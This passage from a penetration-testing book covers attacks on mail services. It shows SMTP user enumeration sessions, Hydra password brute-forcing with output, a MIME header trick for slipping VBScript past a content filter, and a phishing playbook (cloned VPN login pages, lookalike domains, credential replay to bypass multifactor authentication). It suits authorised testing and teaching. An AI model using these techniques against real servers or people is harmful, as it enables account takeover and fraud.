Through sending messages with different contents, you can use responses to reverse engineer content filtering policy and antivirus configuration. For example, you can force identification and alerting of malicious content by sending an EICAR test file² within an email.

Table 9-2 lists antivirus engines revealed upon parsing the EICAR test file, based on NDN headers received. Jon Oberheide and Farnam Jahanian published research that expands on this tactic.³

Table 9-2. SMTP antivirus engines and NDN headers

Filter technology	Exposed information
Proofpoint and F-Secure	X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:5.11.87,1.0.14,0.0.0000 definitions=2013-12-12_01:2013-12-11,2013-12-12,1970-01-01, signatures=0
Proofpoint and McAfee	X-Proofpoint-Virus-Version: vendor=nai engine=5400 definitions=5800 signatures=585085
Cisco IronPort and Sophos	X-IronPort-AV: E=Sophos;i="4.27,718,1204520400"; v="EICAR-AV-Test'3'rd"; d="txt'?com'? scan'208";a="929062"
Cisco IronPort and McAfee	X-IronPort-AV: E=McAfee;i="5400,1158,7286"; a="160098426"
Trend Micro	X-TM-AS-Product-Ver: CSC-0-5.5.1026-15998 X-TM-AS-Result: No-10.22-4.50-31-1
McAfee	The WebShield(R) e500 Appliance discovered a virus in this file. The file was not cleaned and has been removed.
Barracuda Networks	X-Barracuda-Virus-Scanned: by Barracuda Spam & Virus Firewall at example.org

Known antivirus engine defects

Upon identifying the deployed antivirus engine you can exploit defects by sending malicious content via SMTP. Remotely exploitable flaws have been found in ClamAV, ESET, Kaspersky, Sophos, and Symantec engines in particular, as listed in [Table 9-3](#). Unfortunately, an increasing number of these issues do not have CVE references.

Table 9-3. Antivirus flaws resulting in code execution

CVE reference(s)	Vendor	Notes
CVE-2016-2208	Symantec	ASPack remote heap memory corruption flaw ^a
—	Kaspersky ESET Sophos	Multiple severe parsing flaws, as discovered by Tavis Ormandy ^{b,c,d}
CVE-2010-4479		
CVE-2010-4261	ClamAV	Multiple parsing overflows within ClamAV 0.96.4
CVE-2010-4260		

^a Tavis Ormandy, “Symantec/Norton Antivirus ASPack Remote Heap/Pool memory corruption Vulnerability CVE-2016-2208”, Chromium.org, May 6, 2016.

^b Tavis Ormandy, “Kaspersky: Mo Unpackers, Mo Problems”, Google’s Project Zero Blog, September 22, 2015.

^c Tavis Ormandy, “Analysis and Exploitation of an ESET Vulnerability”, Google’s Project Zero Blog, June 23, 2015.

^d See “Tavis Ormandy Finds Vulnerabilities in Sophos Anti-Virus Products”, Sophos Knowledge Base, June 30, 2015.

Enumerating Supported Commands and Extensions

Exploitable SMTP vulnerabilities often relate to particular server subsystems. [Example 9-5](#) demonstrates manual enumeration via HELP and EHLO commands, along with automated testing using the Nmap *smtp-commands* script.

Example 9-5. Enumerating supported SMTP commands

```

root@kali:~# telnet microsoft-com.mail.protection.outlook.com 25
Trying 207.46.163.138...
Connected to microsoft-com.mail.protection.outlook.com.
Escape character is '^]'.
220 BN1AFF011FD016.mail.protection.outlook.com Microsoft
ESMTP MAIL Service ready at Thu, 11 Sep 2014 15:36:23 +0000
HELP
214-This server supports the following commands:
214 HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
EHLO world
250-BN1AFF011FD016.mail.protection.outlook.com Hello [37.205.58.146]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-BINARYMIME
250 CHUNKING
QUIT
221 2.0.0 Service closing transmission channel
Connection closed by foreign host.

```

```

root@kali:~# nmap -p25 --script smtp-commands 207.46.163.138

```

```

Starting Nmap 6.46 (http://nmap.org) at 2014-09-29 18:37 BST
Nmap scan report for mail-bn14138.inbound.protection.outlook.com
(207.46.163.138)
PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-commands: BN1AFF011FD016.mail.protection.outlook.com Hello
| [78.145.30.139],
| SIZE 157286400, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8BITMIME, BINARYMIME,
| CHUNKING,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA
RSET MAIL QUIT HELP

```

AUTH BDAT

Table 9-4 describes the commands supported by this SMTP server (this is not an exhaustive list), and **Table 9-5** outlines the enabled extensions and features. The DSN extension,⁴ for example, is not a command, but a mechanism to provide delivery status notification.

Table 9-4. This server's supported SMTP commands

Command	Description
HELO	Initiates an SMTP conversation
EHLO	Initiates an ESMTP conversation
STARTTLS	Initiates an encrypted TLS session over the existing port ^a
RCPT	Defines the destination email address
DATA	Signifies that data (i.e., the message body) will follow
RSET	Aborts the current mail transaction
MAIL	Defines the source email address
QUIT	Ends the SMTP session and closes the connection
HELP	Presents help material back to the client
AUTH	SMTP authentication support

Command	Description
BDAT	Signifies that binary data will follow

^a See [RFC 3207](#).

Table 9-5. This server's supported SMTP extensions

Extension	Description
SIZE 157286400	Limits the maximum message size to 15.7 MB
PIPELINING	Supports batching of SMTP commands without waiting for individual responses for each
DSN	<i>Delivery status notification</i> support
ENHANCEDSTATUSCODES	Provides detailed SMTP status codes ^a
8BITMIME	8-bit data transmission support
BINARYMIME	Binary data transmission support
CHUNKING	Support for sending binary chunks via BDAT

^a See [“Simple Mail Transfer Protocol \(SMTP\) Enhanced Status Codes Registry”](#) on IANA.org.

As noted earlier, lists are not exhaustive. Daniel J. Bernstein prepared an SMTP primer⁵ that contains useful information, which you can combine with the Wikipedia entry⁶ to delve into particular extensions.

Remotely Exploitable Flaws

SMTP server software may be found running on appliances (e.g., Barracuda Spam Firewall and Cisco IronPort), lightweight MTAs (e.g., qmail and Exim), and feature-rich mail server platforms (e.g., Microsoft Exchange and Sendmail).

According to NVD at the time of writing, there are no known exploitable flaws in the Barracuda Spam Firewall, Cisco IronPort, or Proofpoint platforms with SMTP vectors. Many web application defects exist within these products, however (e.g., XSS, command injection, and data exposure), which are exploitable via exposed HTTP and HTTPS interfaces.

Remotely exploitable vulnerabilities in popular mail server software packages (Exim, Postfix, Sendmail, Microsoft Exchange, and IBM Domino) are detailed in Tables 9-6 through 9-10.

Table 9-6. Exim flaws

CVE reference(s)	Affects (up to)	Notes
CVE-2014-2957	Exim 4.82	DMARC header parsing overflow
CVE-2012-5671	Exim 4.80	DKIM record parsing vulnerabilities
CVE-2011-1764	Exim 4.75	
CVE-2011-1407		
CVE-2010-4344	Exim 4.69	Remote overflow resulting in code execution

Table 9-7. Postfix defects

CVE reference	Affects (up to)	Notes
CVE-2011-1720	Postfix 2.8.0 to 2.8.2	Cyrus SASL authentication overflow
	Postfix 2.7.0 to 2.7.3	
	Postfix 2.6.0 to 2.6.9	
	Postfix 2.5.13 and prior	

Table 9-8. Sendmail vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2009-4565	Sendmail 8.4.13	TLS authentication bypass permitting MITM and circumvention of access restrictions
CVE-2009-1490	Sendmail 8.13.1	Heap overflow triggered via long “X-” header values

Table 9-9. Microsoft Exchange SMTP flaws

CVE reference	Affected products	Notes
CVE-2014-0294	Forefront Protection 2010 for Exchange	Buffer overflow resulting in remote code execution upon parsing malicious content
CVE-2010-0025	Windows Server 2008 R2, Exchange Server 2000 SP3, and others	SMTP engine overflow within multiple products resulting in arbitrary code execution
CVE-2009-0098	Exchange Server 2007 SP1	TNEF overflow vulnerability

Table 9-10. IBM Domino SMTP defects

CVE reference(s)	Affects (up to)	Notes
CVE-2011-0916		Stack overflow in SMTP service via long filename parameter within MIME headers
CVE-2011-0915	Domino 8.5.2	Multiple flaws when processing email messages containing iCalendar requests
CVE-2010-3407		

User Account Enumeration

Sendmail and other servers permit mailbox and local user account enumeration. Within Kali Linux, you can use the *smtp-user-enum* utility to identify accounts through the EXPN, VRFY, and RCPT TO commands. In the following sections, I manually demonstrate each technique.

EXPN

The EXPN command expands details for a given mail address, as shown in [Example 9-6](#). Through analyzing the server responses, we find the *test* user account doesn't exist, mail for *root* is forwarded to *chris@example.org*, and an *sshd* account exists for privilege separation purposes.

Example 9-6. Using EXPN to enumerate local users

```
root@kali:~# telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 03:20:37
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
EXPN test
550 5.1.1 test... User unknown
EXPN root
250 2.1.5 <chris@example.org>
EXPN sshd
250 2.1.5 sshd privsep <sshd@mail2>
```

VERFY

The VRFY command verifies that a given SMTP mail address is valid, as shown in [Example 9-7](#). We can abuse this feature to enumerate local accounts (*chris* in this case).

Example 9-7. Using VRFY to enumerate local users

```
root@kali:~# telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTSP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:01:18
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
VRFY test
550 5.1.1 test... User unknown
VRFY chris
250 2.1.5 Chris McNab <chris@mail2>
```

RCPT TO

Many administrators ensure that EXPN and VRFY commands don't return user information; however, RCPT TO enumeration exploits a flaw that is not easily mitigated within Sendmail in particular. [Example 9-8](#) demonstrates the command used to identify valid local users accounts.

Example 9-8. Using RCPT TO to enumerate local users

```
root@kali:~# telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTSP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:03:52
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
MAIL FROM:test@test.org
250 2.1.0 test@test.org... Sender ok
RCPT TO:test
550 5.1.1 test... User unknown
RCPT TO:admin
550 5.1.1 admin... User unknown
RCPT TO:chris
250 2.1.5 chris... Recipient ok
```

Brute-Force Password Grinding

Example 9-9 demonstrates the EHLO command used to identify supported authentication mechanisms (in this case, LOGIN, PLAIN, and CRAM-MD5, which an attacker can use to perform brute-force password grinding against valid accounts).

Example 9-9. Enumerating authentication methods by using EHLO

```
root@kali:~# telnet mail.example.org 25
Trying 192.168.0.25...
Connected to 192.168.0.25.
Escape character is '^]'.
220 mail.example.org ESMTPEHLO world
250-mail.example.org
250-AUTH LOGIN CRAM-MD5 PLAIN
250-AUTH=LOGIN CRAM-MD5 PLAIN
250-STARTTLS
250-PIPELINING
250 8BITMIME
```

Table 7-19 lists common SMTP authentication mechanisms used within SMTP and other services, which are also supported by Hydra and Nmap.⁷

Example 9-10 demonstrates Hydra run against an exposed SMTP service supporting CRAM-MD5.

Example 9-10. SMTP brute-force password grinding using Hydra

```
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# hydra -L users.txt -P crackdict.txt
smtp://mail.example.org/CRAM-MD5
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or
secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:36:40
[INFO] several providers have implemented cracking protection, check with a
small wordlist first
- and stay legal!
[DATA] max 16 tasks per 1 server, overall 64 tasks, 655041 login tries
(l:3/p:218347),
~639 tries per task
[DATA] attacking service smtp on port 25
[25][smtp] host: mail.example.org  login: chris  password: control!
```

WARNING

Through network sniffing of an SMTP session using PLAIN, LOGIN, or CRAM-MD5 authentication, it is trivial to obtain credentials. The DIGEST-MD5, GSSAPI, and NTLM mechanisms provide protection from attack via mutual authentication and replay mitigation.

Content Checking Circumvention

Organizations run content checking software to scrub mail in adherence with a given policy. Server and client software packages parse material sent via email in different ways, and flaws exist within filtering software and associated components (i.e., antivirus engines).

Many years ago, I bypassed Clearswift MAILsweeper by modifying MIME headers within a message. [Example 9-11](#) shows a legitimate email generated by Microsoft Outlook, from *john@example.org* to *mickey@example.org* with the attachment *report.txt*.

Example 9-11. A Microsoft Outlook-generated message with an attachment

```
From: John Smith <john@example.org>
To: Mickey Mouse <mickey@example.org>
Subject: That report
Date: Thurs, 22 Feb 2001 13:38:19 -0000
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.23)
Content-Type: multipart/mixed ;
boundary="----_=_NextPart_000_02D35B68.BA121FA3"
Status: RO
```

This message is in MIME format. Since your mail reader doesn't understand this format, some or all of this message may not be legible.

```
- -----_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain; charset="iso-8859-1"
```

Mickey,

Here's that report you were after.

```
- -----_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
```

```
        name="report.txt"
Content-Disposition: attachment;
        filename="report.txt"
```

< data for the text document here >

- - - - - _=_NextPart_000_02D35B68.BA121FA3

An exploitable condition existed because of the way in which the content checking system and client software parsed an attachment's MIME headers—MAILsweeper used *name* and Microsoft Outlook *filename*. The headers could be modified to present a benign text file to MAILsweeper and malicious VBScript to the user via Outlook:

```
- - - - - _=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
        name="report.txt"
Content-Disposition: attachment;
        filename="report.vbs"
```

This tactic is similar to one adopted when circumventing a network IPS by fragmenting and sending packets out of order—we modify data so that it clears the security control and then is reassembled at the destination. During testing it is important to consider variations of this tactic and identify exploitable conditions.

Review of Mail Security Features

SMTP messages are easily spoofed, and so organizations use SPF, DKIM, and DMARC features to prevent parties from sending unauthorized email. These mechanisms, along with the steps you can take to review their configuration, are outlined in the following sections.

SPF

Sender Policy Framework (SPF)⁸ provides a mechanism by which MTAs can check if the host sending email for a given domain is authorized.

Organizations define the list of authorized mail servers for a domain within a specially formatted TXT DNS record.

We can evaluate the SPF configuration of Google via *dig*, as shown in **Example 9-12**. Large organizations often use *include* and *redirect* directives, and you must iteratively step through each record to understand the configuration. In this example, the IPv6 and IPv4 ranges returned are authorized sources.

Example 9-12. Using dig to review SPF configuration

```
root@kali:~# dig google.com txt | grep spf
google.com.      1599 IN    TXT     "v=spf1 include:_spf.google.com
ip4:216.73.93.70/31
ip4:216.73.93.72/31 ~all"
root@kali:~# dig _spf.google.com txt | grep spf
_spf.google.com.  246 IN    TXT     "v=spf1 include:_netblocks.google.com
include:
_netblocks2.google.com include:_netblocks3.google.com ~all"
root@kali:~# dig _netblocks.google.com txt | grep spf
_netblocks.google.com.  2616 IN    TXT     "v=spf1 ip4:216.239.32.0/19
ip4:64.233.160.0/19
ip4:66.249.80.0/20 ip4:72.14.192.0/18 ip4:209.85.128.0/17 ip4:66.102.0.0/20
ip4:74.125.0.0/16
ip4:64.18.0.0/20 ip4:207.126.144.0/20 ip4:173.194.0.0/16 ~all"
root@kali:~# dig _netblocks2.google.com txt | grep spf
_netblocks2.google.com.  3565 IN    TXT     "v=spf1 ip6:2001:4860:4000::/36
ip6:2404:6800:4000::/36
ip6:2607:f8b0:4000::/36 ip6:2800:3f0:4000::/36 ip6:2a00:1450:4000::/36
ip6:2c0f:fb50:4000::/36
~all"
root@kali:~# dig _netblocks3.google.com txt | grep spf
_netblocks3.google.com.  3196 IN    TXT     "v=spf1 ~all"
```

DKIM

DomainKeys Identified Mail (DKIM)⁹ is a mechanism by which outbound email is signed and validated by foreign MTAs upon retrieving a domain's public key via DNS. The DKIM public key is held within a TXT record for a domain; however, you must know both the selector and domain name to retrieve it.

Upon reviewing the headers of email via *gmail.com*, the DKIM signature is retrieved:

```
DKIM-Signature: v=1; a=rsa-sha256;
c=relaxed/relaxed;d=gmail.com;s=20120113; h=mime-version:x-
```

```
received:date:message-id:subject:from:to:content-type;
bh=fd9JXP6Ngw+hgcG1EbBo7GpsrIIZzdJb9Q/14o
9e5C8=; b=sYLJC2oYWzBUOPIo0jtR4iFsIVqUlwo2QRcG1186hg5ai0o01nisi0JUD+QXjt
```

The *d* and *s* values are combined and fed into *dig*, as shown in [Example 9-13](#).

Example 9-13. Using *dig* to retrieve the DKIM public key

```
root@kali:~# dig 20120113._domainkey.gmail.com TXT | grep p=
20120113._domainkey.gmail.com. 280 IN TXT "k=rsa\;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCg
KCAQEA1Kd87/UeJjenpabgbFwh+eBCsSTRqmwIYYvywlbhbqoo2DymndFkbj0VIPIldNs/m40KF+y
zMn1skyoxcTUGCQs8g3
FgD2Ap3ZB5DekAo5wMmk4wimDO+U8QzI3SD0"
"7y2+07wlNwWIt8svngxGkVbbhzY8i+RQ9DpSVpPbF7ykQxtKXkv/ahW
3KjViAH+ghvvIhkx4xYSIc9oSvVmAl50ctMEeWUwg8Istjqz8BZeTwbF41fbNhte7Y+YqZ0wq1Sd
0DbvYAD9NOZK9vlfuac
0598HY+vtSBczUiKERHv1yRbcaQtZFh5wtiRrN04BLUTD21MycBX5jYchHjPY/wIDAQAB"
```

DMARC

Domain-based Message Authentication, Reporting & Conformance (DMARC)¹⁰ is a method of mail authentication that expands upon SPF and DKIM. Policies instruct mail servers how to process email for a given domain and report upon actions performed. The way in which DMARC is used along with SPF and DKIM is shown in [Figure 9-3](#).



Figure 9-3. DMARC, SPF, and DKIM

DMARC policies are distributed via DNS. [Table 9-11](#) lists fields and example values, and [Example 9-14](#) demonstrates the policies used by Google, Yahoo, and PayPal.

Table 9-11. DMARC policy fields

Name	Purpose	Example
v	Protocol version	<i>v=DMARCv1</i>
p	Requested handling policy for email originating from the domain (i.e., <i>none</i> , <i>quarantine</i> , or <i>reject</i>)	<i>p=quarantine</i>
sp	Requested policy for subdomains	<i>sp=reject</i>
pct	Apply the policy to a certain percentage of messages (used to control DMARC uptake and avoid unintended report flooding)	<i>pct=20</i>
ruf	Reporting URI for forensic reports	<i>ruf=mailto:authfail@example.org</i>
rua	Reporting URI for aggregate reports	<i>rua=mailto:aggrep@example.org</i>
rf	Defines the forensic reporting format	<i>rf=afvf</i>
ri	Defines the aggregate report interval	<i>ri=86400</i>
adkim	DKIM alignment mode <i>r</i> (<i>relaxed</i>) is the default, and <i>s</i> enforces <i>strict</i>	<i>adkim=s</i>
aspf	SPF alignment mode using the same values as the DKIM alignment mode	<i>aspf=r</i>

Example 9-14. Retrieving DMARC policies via dig

```

root@kali:~# dig _dmarc.yahoo.com txt | grep DMARC
_dmarc.yahoo.com. 1785 IN TXT "v=DMARC1\; p=reject\; sp=none\; pct=100\;
rua=mailto:dmarc-yahoo-rua@yahoo-inc.com, mailto:dmarc_y_rua@yahoo.com\;"
root@kali:~# dig _dmarc.google.com txt | grep DMARC
_dmarc.google.com. 600 IN TXT "v=DMARC1\; p=quarantine\; rua=mailto:mailauth-
reports@google.com"
root@kali:~# dig _dmarc.paypal.com txt | grep DMARC
_dmarc.paypal.com. 300 IN TXT "v=DMARC1\; p=reject\;
rua=mailto:d@rua.agari.com\;
ruf=mailto:dk@bounce.paypal.com,mailto:d@ruf.agari.com"

```

PayPal and Yahoo instruct mail servers to reject messages that contain invalid DKIM signatures or do not originate from their networks. Notifications are then sent to the respective email addresses within each organization. Google

is configured in a similar way, although it instructs mail servers to quarantine messages and not outright reject them.

Phishing via SMTP

By sending crafted email, it is possible to dupe users into clicking hyperlinks, providing credentials, and executing code (e.g., JavaScript and Microsoft Office macros). Depending on the organization's mail security features and configuration, you can also spoof internal email via external SMTP interfaces.

In the following sections, I describe a high-level approach to phishing. The *Social Engineer Toolkit* (SET)¹¹ within Kali Linux is a powerful platform from which you can mount phishing campaigns.

Reconnaissance

Effective campaigns fool safety-conscious users by using knowledge of the target environment. Important details to focus on are as follows:

- Address format and naming convention (e.g., *Smith, Stan* <*stan.smith@intel.com*>)
- Client software used within the organization (e.g., Microsoft Outlook)
- Message details or quirks, including signature formats adopted by certain users
- Identifying a candidate web interface to clone

You can cover the first three bullets in the preceding list by obtaining material originating from the organization (e.g., email containing headers and HTML content). Mailing list archives and Google are good candidates, along with user coercion by requesting information from marketing or sales departments.

If an organization uses multifactor authentication for remote access purposes, you can subvert this by cloning the SSL VPN web endpoint to capture credentials and immediately replaying them to legitimate services.

Landing page preparation

You can use SET to clone a login page and harvest credentials. To get the best results, I would recommend going an extra step by registering a domain for use during the campaign, obtaining a valid TLS certificate, and using *stunnel* to broker the HTTPS traffic between the victim and SET.

For example, if the cloned web endpoint is *vpn.victim.com*, consider acquiring *victim-corp.com*, setting up the DNS so that *sslvpn.victim-corp.com* points to your SET instance, and purchasing the associated certificate so that the user sees a legitimate-looking encrypted connection.

SET is a powerful utility with rich functionality. You can use it to both harvest credentials (via traditional phishing attack) and exploit vulnerable browser plug-ins and components to gain code execution.¹²

Sending email

The *Spearphishing* module within SET uses the Sendmail MTA in Kali Linux to send email. For the best result, however, consider manually crafting an email message from the previously obtained materials (using the same font and message format as a legitimate email), piping this material via Swaks to your local Sendmail service, and onto the target SMTP server.

It is important to evaluate the security posture of the target before proceeding. Review SPF, DKIM, and DMARC policies (if any), and assess the behavior of exposed SMTP interfaces to see whether they will accept material from an internal domain. If the environment is hardened, you will need to set up a domain from which to send email (*victim-corp.com*, for example).

Figure 9-4 demonstrates an effective HTML email spoofed from the IT department of a company. The look and feel of the email is critical, and the language is important because you want to dictate a sense of urgency for users to click the malicious link.



Please Activate Your Account

Your user account has been enrolled in Citrix MetaFrame XP.

The system provides instant secure remote access to your desktop, email, and applications.

[Click here to activate your Citrix account and complete the enrollment process.](#) This activation link is valid for 24 hours. Please contact the IT helpdesk if you have difficulties activating your account.



Figure 9-4. HTML phishing email content

Factors that can affect the success of a phishing campaign include:

- SMTP interfaces not accepting email from the public Internet that is sent from a domain that is internal to the organization
- Use of content filtering to add material to the subject line of email originating from outside of the organization (e.g., an external or untrusted designator)
- Presence of web proxy appliances evaluating the reputation of destination URLs
- Use of particular browsers or desktop software clients

Eric Smith's 2013 DerbyCon presentation¹³ chronicles a number of successful professional social engineering campaigns, detailing tactics used to do the following:

- Ensure that URLs used within a campaign are marked as reputable online
- Ensure that the mail server used to launch a campaign also seems reputable
- Measure the efficacy of a campaign by tracking session identifiers
- Take advantage of privileged access (via OWA or VPN) to gain intelligence
- Preoccupy and distract incident response teams

Through reconnaissance, proper staging (provisioning of domains, certificates, and reputable web and mail server addresses), and focused execution, you will likely succeed through phishing. By preparing a number of redundant attack platforms and distracting the security team of the target, you should also be able to achieve persistence.

POP3

Mail server packages offer POP3 services (e.g., Courier, Dovecot, and Microsoft Exchange). If packages aren't maintained, attackers can exploit defects to compromise the system. At the time of writing, however, the only remotely exploitable POP3 vulnerability found within NVD is an IBM Domino flaw.¹⁴

Service Fingerprinting

POP3 presents a banner upon connection that often describes the hostname and implementation. If the banner lacks detail, use Nmap to fingerprint the service and enumerated features, as demonstrated by [Example 9-15](#).

Example 9-15. Fingerprinting a POP3 services by using Nmap

```
root@kali:~# nmap -sV -p110,995 --script pop3-capabilities 85.214.111.132

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-14 19:09 EDT
Nmap scan report for h2080641.stratoserver.net (85.214.111.132)
PORT      STATE SERVICE  VERSION
110/tcp   open  pop3     Courier pop3d
| pop3-capabilities: LOGIN-DELAY(10) SASL(LOGIN CRAM-MD5 PLAIN)
IMPLEMENTATION(Courier Mail
|_
Server) APOP UIDL USER TOP STLS PIPELINING
995/tcp   open  ssl/pop3 Courier pop3d
| pop3-capabilities: LOGIN-DELAY(10) SASL(LOGIN CRAM-MD5 PLAIN)
IMPLEMENTATION(Courier Mail
|_
Server) APOP UIDL USER TOP PIPELINING
Service Info: Host: localhost.localdomain
```

Brute-Force Password Grinding

Mail servers are a target for brute-force password grinding for several reasons:

- Implementations often don't pay attention to account lockout policies
- POP3 and IMAP servers honor multiple login attempts before disconnecting
- Many mail servers don't log unsuccessful login attempts

Clients can authenticate with POP3 services by using plaintext or MD5 digest authentication. The digest mechanism (using the APOP directive) is susceptible to network sniffing and attack via Cain & Abel and other tools because the implementation has a known plaintext flaw.¹⁵

To mitigate these risks, many POP3 servers support additional mechanisms via SASL, including DIGEST-MD5 and NTLM. Hydra supports a number of SASL mechanisms.¹⁶ **Example 9-16** shows Hydra used to perform brute-force password grinding against an exposed POP3S service with basic MD5 authentication (via APOP).

Example 9-16. Hydra used to perform POP3S password grinding

```
root@kali:~# hydra -L users.txt -P crackdict.txt pop3s://mail.example.org
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or
secret service
organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:17:45
[INFO] several providers have implemented cracking protection, check with a
small wordlist first
- and stay legal!
[DATA] max 16 tasks per 1 server, overall 64 tasks, 655041 login tries
(l:3/p:218347),
~639 tries per task
[DATA] attacking service pop3 on port 995 with SSL
[995][pop3] host: mail.example.org login: chris password: control!
```

IMAP

The IMAP protocol is similar to POP3. As such, exposed services are susceptible to brute-force password grinding and process manipulation attacks (upon identifying exploitable software flaws).

Service Fingerprinting

IMAP presents a banner to the client upon connection that often describes the hostname and implementation. If the banner lacks detail, use Nmap to fingerprint the service and list capabilities, as demonstrated by [Example 9-17](#).

Example 9-17. Fingerprinting IMAP services by using Nmap

```
root@kali:~# nmap -sV -p143,993 --script imap-capabilities 85.214.111.174

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-10-14 19:28 EDT
Nmap scan report for h2080641.stratoserver.net (85.214.111.174)
PORT      STATE SERVICE  VERSION
143/tcp   open  imap     Plesk Courier imapd
| imap-capabilities: ACL2=UNION QUOTA completed ACL NAMESPACE IMAP4rev1 IDLE
|
|          THREAD=ORDEREDSUBJECT OK CAPABILITY SORT AUTH=CRAM-MD5
AUTH=PLAIN UIDPLUS
|_
|_          STARTTLSA0001 CHILDREN THREAD=REFERENCES
993/tcp   open  ssl/imap Plesk Courier imapd
| imap-capabilities: ACL2=UNIONA0001 QUOTA completed ACL NAMESPACE IMAP4rev1
IDLE
|
|          THREAD=ORDEREDSUBJECT OK CAPABILITY SORT AUTH=CRAM-MD5
AUTH=PLAIN UIDPLUS
|_
|_          CHILDREN THREAD=REFERENCES
```

Brute-Force Password Grinding

Clients authenticate with IMAP via the plaintext LOGIN method or AUTHENTICATE, which uses SASL mechanisms. Hydra supports many of these, as demonstrated by [Example 9-18](#).

Example 9-18. Listing Hydra's available IMAP brute-force options

```
root@kali:~# hydra imap -U
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or
secret
service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:54:40
```

Help for module imap:

```
=====
Module imap is optionally taking one authentication type of:
  CLEAR or APOP (default), LOGIN, PLAIN, CRAM-MD5, CRAM-SHA1,
  CRAM-SHA256, DIGEST-MD5, NTLM
Additionally TLS encryption via STARTTLS can be enforced with the TLS option.
```

Example: `imap://target/TLS:PLAIN`

Known IMAP Server Flaws

Table 9-12 lists remotely exploitable IMAP server vulnerabilities. The Novell flaws require valid credentials to exploit logic that is exposed after authentication.

Table 9-12. Exploitable IMAP server software defects

CVE reference	Vendor	Notes
CVE-2011-0919	IBM	Multiple stack overflows in IBM Domino POP3 and IMAP services resulting in remote code execution
CVE-2010-4717		
CVE-2010-4711	Novell	Multiple overflows in Novell GroupWise Internet Agent (GWIA) resulting in arbitrary code execution upon providing malicious commands
CVE-2010-2777		

Mail Services Testing Recap

What follows is a concise list of the tactics discussed in this chapter:

Service identification

Nmap is effective at fingerprinting mail services and enumerating supported features (e.g., authentication mechanisms). Combine automated discovery with manual validation to correctly identify each exposed service and its features.

NDN review

Use Swaks to relay messages via each exposed SMTP gateway, destined for nonexistent users within each known domain. Upon identifying servers that respond with NDN messages, use the behavior to reveal internal IP address and hostname details, software versions, and content filtering policies.

User enumeration

You can quiz accessible SMTP services (Sendmail in particular) to obtain local user account details via the *smtp-user-enum* utility within Kali Linux. Hydra and Nmap also include modules to perform enumeration.

Brute-force password grinding

Upon preparing a list of valid user accounts, the authentication mechanisms within exposed mail services can be attacked using Hydra, Nmap, and Swaks. Brute-force via mail services is effective because audit logs are often not scrutinized, and account lockout policies might not be honored.

Phishing

Depending on the level of access you might obtain (unauthenticated or authenticated) and the configuration of the target environment, you can seek to launch a convincing phishing campaign and dupe users. The SET within Kali Linux automates the phishing process.

Exploiting known flaws in mail software

